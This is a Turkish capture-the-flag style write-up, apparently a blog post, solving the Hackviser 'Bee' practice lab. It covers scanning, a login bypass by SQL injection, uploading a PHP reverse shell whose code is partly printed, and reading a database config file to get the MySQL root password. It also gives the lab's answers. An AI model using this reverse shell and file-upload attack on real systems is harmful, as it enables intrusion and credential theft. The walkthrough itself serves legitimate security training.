

Hackviser Bee Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Bee isimli Isınmayı çözeceğiz

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Bu alıştırma makinesi, veritabanını istismar etmeye neden olan SQL Injection ve sunucuya zararlı dosyaların yüklenmesine sebebiyet veren File Upload zafiyetlerinin nasıl istismar edileceğini öğretmeye odaklanır.

Toplamda 6 sorumuz var sırasıyla

- Hangi port(lar) açık?
- Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?
- Hangi zafiyet ile login panelini bypass ettiniz?
- Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?
- File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?
- MySQL parolası nedir?

Taramayla başlayalım

rustscan -a <ip adresi>

```

[root@Berk]~[~/Documents/Hackviser/Bee]
# rustscan -a 172.20.2.106

  0 1 2 3 4 5 6 7 8 9 A B C D E F
- - - - - - - - - - - - - - - -
The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----

I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.20.2.106:80
Open 172.20.2.106:3306
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 06:57 EDT
Initiating Ping Scan at 06:57
Scanning 172.20.2.106 [4 ports]
Completed Ping Scan at 06:57, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:57
Completed Parallel DNS resolution of 1 host. at 06:57, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 06:57
Scanning 172.20.2.106 [2 ports]
Discovered open port 3306/tcp on 172.20.2.106
Discovered open port 80/tcp on 172.20.2.106
Completed SYN Stealth Scan at 06:57, 0.10s elapsed (2 total ports)
Nmap scan report for 172.20.2.106
Host is up, received echo-reply ttl 63 (0.077s latency).
Scanned at 2024-09-25 06:57:05 EDT for 0s

PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
3306/tcp  open  mysql  syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

```

80 ve 3306 portunun açık olduğunu görüyoruz. (1. sorunun cevabı)

Daha detaylı bilgi için nmap çalıştıralım

```
nmap -Pn -n -p 80,3306 <ip adresi> -oN nmapV.txt -sV
```


- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

```
(root@berk)-[~/Documents/Hackviser/Bee]
# nmap -Pn -n -p 80,3306 172.20.2.106 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 06:57 EDT
Nmap scan report for 172.20.2.106
Host is up (0.079s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
```

apache ve mysql çalıştığını görüyoruz. 80 portuna gidip bir bakalım.




Başlangıçta bizi böyle bir ekran karşılıyor. Login dediğimizde ise



Bizi böyle bir domaine yönlendirmeye çalışıyor fakat bu domain şuanda bizde çalışmıyor. Çalışmama sebebi biz bu domaini henüz host dosyamızın içerisine eklemedik. Buraya giriş yapabilmek için öncelikle urldeki **dashboard.innovifyai.hackviser** kısmını **/etc/hosts** klasörümüzün içerisine ekleyelim. (2. sorunun cevabı)

```
(root@berk)-[~/Documents/Hackviser/Bee]  
# nano /etc/hosts
```



```
GNU nano 8.1  
127.0.0.1 localhost berk  
127.0.1.1 kali  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
10.10.135.158 mKingdom.thm  
10.10.186.53 madness.thm  
172.20.3.158 comicstore.hv  
10.10.175.82 creative.thm  
10.10.92.211 development.smag.thm  
172.20.2.106 dashboard.innovifyai.hackviser
```

nano /etc/hosts

<ip adresi> dashboard.innovifyai.hackviser


ctrl + o enter

Şimdi login ekranına gidebiliriz.


Bize başlangıçta dediği gibi burada sql injection zafiyetinden yararlanmamız gerekiyor. Şuanda bi eposta adresi bilmediğimizden dolayı önce sayfada kullanabileceğimiz bi e posta varmı diye kontrol ettim hatta 1 tane buldum ama bu e posta adresi işime yaramadı tek seçenek sql injection kaldı. Sql injection yapabilmek için e pota kısmına belirli sql sorguları yazabilmemiz gerekiyor fakat site bunu engelliyor. Bunun için sayfa kaynağından e posta input alanını değiştirebiliyormuyuz diye kontrol ettim ve evet değiştirebiliyoruz. (3. sorunun cevabı)

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<!--main-->
<div class="main-w3layouts wrapper">
<h1>Login</h1>
<div class="main-agileinfo">
<div class="agileits-top">
<form action="login_process.php" method="post">
<input class="text email" type="email" name="email" placeholder="Email" required="">
<input class="text" type="password" name="password" placeholder="Password" required="">
<input type="submit" value="LOGIN">
</form>
<span class="text-red">Email or password incorrect</span>
</div>
```

buradan type email kısmını kaldıralım




Login dediğimiz zaman



sisteme girişimizi gerçekleştiriyoruz

4. soruda bize kullanıcı ayarlarının yapıldığı sayfanın adı ve uzantısı nedir diye sormuş. sağ taraftaki profil kısmından ayarlar bölümünü açıyorum



adı ve uzantısının settings.php olduğunu görüyoruz (4. sorunun cevabı)

5. soruda bizden file upload yapmamızı istiyor. shell alıp kullanıcının idsini öğrenelim.

Bunun için öncelikle internetten php reverse shell dosyası indirilebilir ama eğer kali linux kullanıyorsanız dosyalarınız arasında **/usr/share/webshells/php/php-reverse-shell.php** konumunda mevcut olacaktır.

Şimdi bu dosyamızı masaüstüne kopyalayıp kendimize göre özelleştirelim

```
(root@berk)-[~/Documents/Hackviser/Bee]
# cp /usr/share/webshells/php/php-reverse-shell.php .

(root@berk)-[~/Documents/Hackviser/Bee]
# ls
nmapV.txt  php-reverse-shell.php

(root@berk)-[~/Documents/Hackviser/Bee]
# cp php-reverse-shell.php php.php

(root@berk)-[~/Documents/Hackviser/Bee]
# ls
nmapV.txt  php.php  php-reverse-shell.php
```

dosyayı **/usr/share/webshells/php/php-reverse-shell.php** konumundan bulunduğum dizine kopyaladım ve adını **php.php** olarak değiştirdim. nano diyerek dosyadaki ip adresine kendi ip adresimi ekliyorum.

```
root@berk: ~/Documents/Hackviser/Bee
root@berk: ~/Documents/Hackviser/Bee 237x48
php.php

// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//


// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid > 0) {
        exit(0);
    }
}

function printit($string) {
    if ($debug) {
        file_put_contents("php.reverse.shell.debug.log", $string . "\n", FILE_APPEND);
    }
}
```

İp adresini kendi ip adresim ile değiştirdim. Şimdi netcat ile dinleme başlatıp dosyamızı yükleyebiliriz

rlwrap nc -nvlp 1234

```
(root@berk)-[~/Documents/Hackviser/Bee]
# rlwrap nc -nvlp 1234
listening on [any] 1234 ...
```




```
(root@berk)-[~/Documents/Hackviser/Bee]
# rlrwrap nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.8.8.63] from (UNKNOWN) [172.20.2.106] 56524
Linux bee 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64 GNU/Linux
 07:30:27 up 43 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

ve evet shellimizi aldık şimdi bunu kalıcı hale getirelim

- script /dev/null -c bash -----> bağlantı sonrası ilk komut
- CTRL Z -----> bağlantıyı arka plana atma
- stty raw -echo; fg -----> kendi terminalimizde çalıştır
- reset -----> reset at
- xterm -----> terminal tipi
- export TERM=xterm
- export SHELL=bash

```
www-data@bee:/$ export TERM=xterm
export TERM=xterm
www-data@bee:/$ export SHELL=bash
export SHELL=bash
www-data@bee:/$
```

evet shellimizi kalıcı hale getirdik şimdi kaldığımız yerden devam edelim. Bizden shell aldığımız kullanıcının idsini istemişti hemen bakalım

```
www-data@bee:/$ export TERM=xterm
export TERM=xterm
www-data@bee:/$ export SHELL=bash
export SHELL=bash
www-data@bee:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bee:/$
```

id'mizin 33 olduğunu görüyoruz (5. sorunun cevabı)

6. Soruda bizden mysql'in parolasını istemiş. Bunun için mysql dosyalarının olduğu konuma giderek database dosyasını okuyarak şifreyi bulabiliriz.


```
www-data@bee:/$ cd /var/www
cd /var/www
www-data@bee:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  4 root root 4096 Sep 26 2023 .
drwxr-xr-x 12 root root 4096 Sep 21 2023 ..
drwxrwxrwx  6 root root 4096 Sep 26 2023 dashboard.innovifyai.hackviser
drwxr-xr-x  3 root root 4096 Sep 26 2023 innovifyai.hackviser
www-data@bee:/var/www$ cd dashboard.innovifyai.hackviser/
cd dashboard.innovifyai.hackviser/
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ ls -la
ls -la
total 172
drwxrwxrwx 6 root root 4096 Sep 26 2023 .
drwxr-xr-x 4 root root 4096 Sep 26 2023 ..
drwxr-xr-x 3 root root 4096 Sep 25 2023 assets
drwxr-xr-x 2 root root 4096 Sep 25 2023 css
-rwxr-xr-x 1 root root 7720 Sep 25 2023 customers.php
-rwxr-xr-x 1 root root 372 Sep 25 2023 db_connect.php
-rwxr-xr-x 1 root root 59699 Sep 25 2023 default.png
-rwxr-xr-x 1 root root 8346 Sep 25 2023 employees.php
-rwxrwxrwx 1 root root 8308 Sep 25 2023 index.php
drwxr-xr-x 2 root root 4096 Sep 25 2023 js
-rwxrwxrwx 1 root root 1184 Dec 24 2023 login.php
-rwxrwxrwx 1 root root 710 Sep 26 2023 login_process.php
-rwxr-xr-x 1 root root 102 Sep 25 2023 logout.php
-rwxr-xr-x 1 root root 8014 Sep 25 2023 orders.php
-rwxr-xr-x 1 root root 7409 Sep 25 2023 settings.php
-rwxr-xr-x 1 root root 12851 Sep 25 2023 style.css
-rwxr-xr-x 1 root root 696 Sep 25 2023 update.php
-rwxr-xr-x 1 root root 721 Sep 25 2023 upload.php
drwxrwxrwx 2 root root 4096 Sep 25 07:30 uploads
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ cat db_connect.php
cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$database = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}
```

ve evet **www-data@bee:/var/www/dashboard.innovifyai.hackviser** dosyasının içerisinde **db_connect.php** adlı bir veritabanı dosyası olduğunu görüyoruz bunu okuduğumuzda ise şifreye ulaşıyoruz. **Root.123!hackviser** (6. sorunun cevabı)

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaşı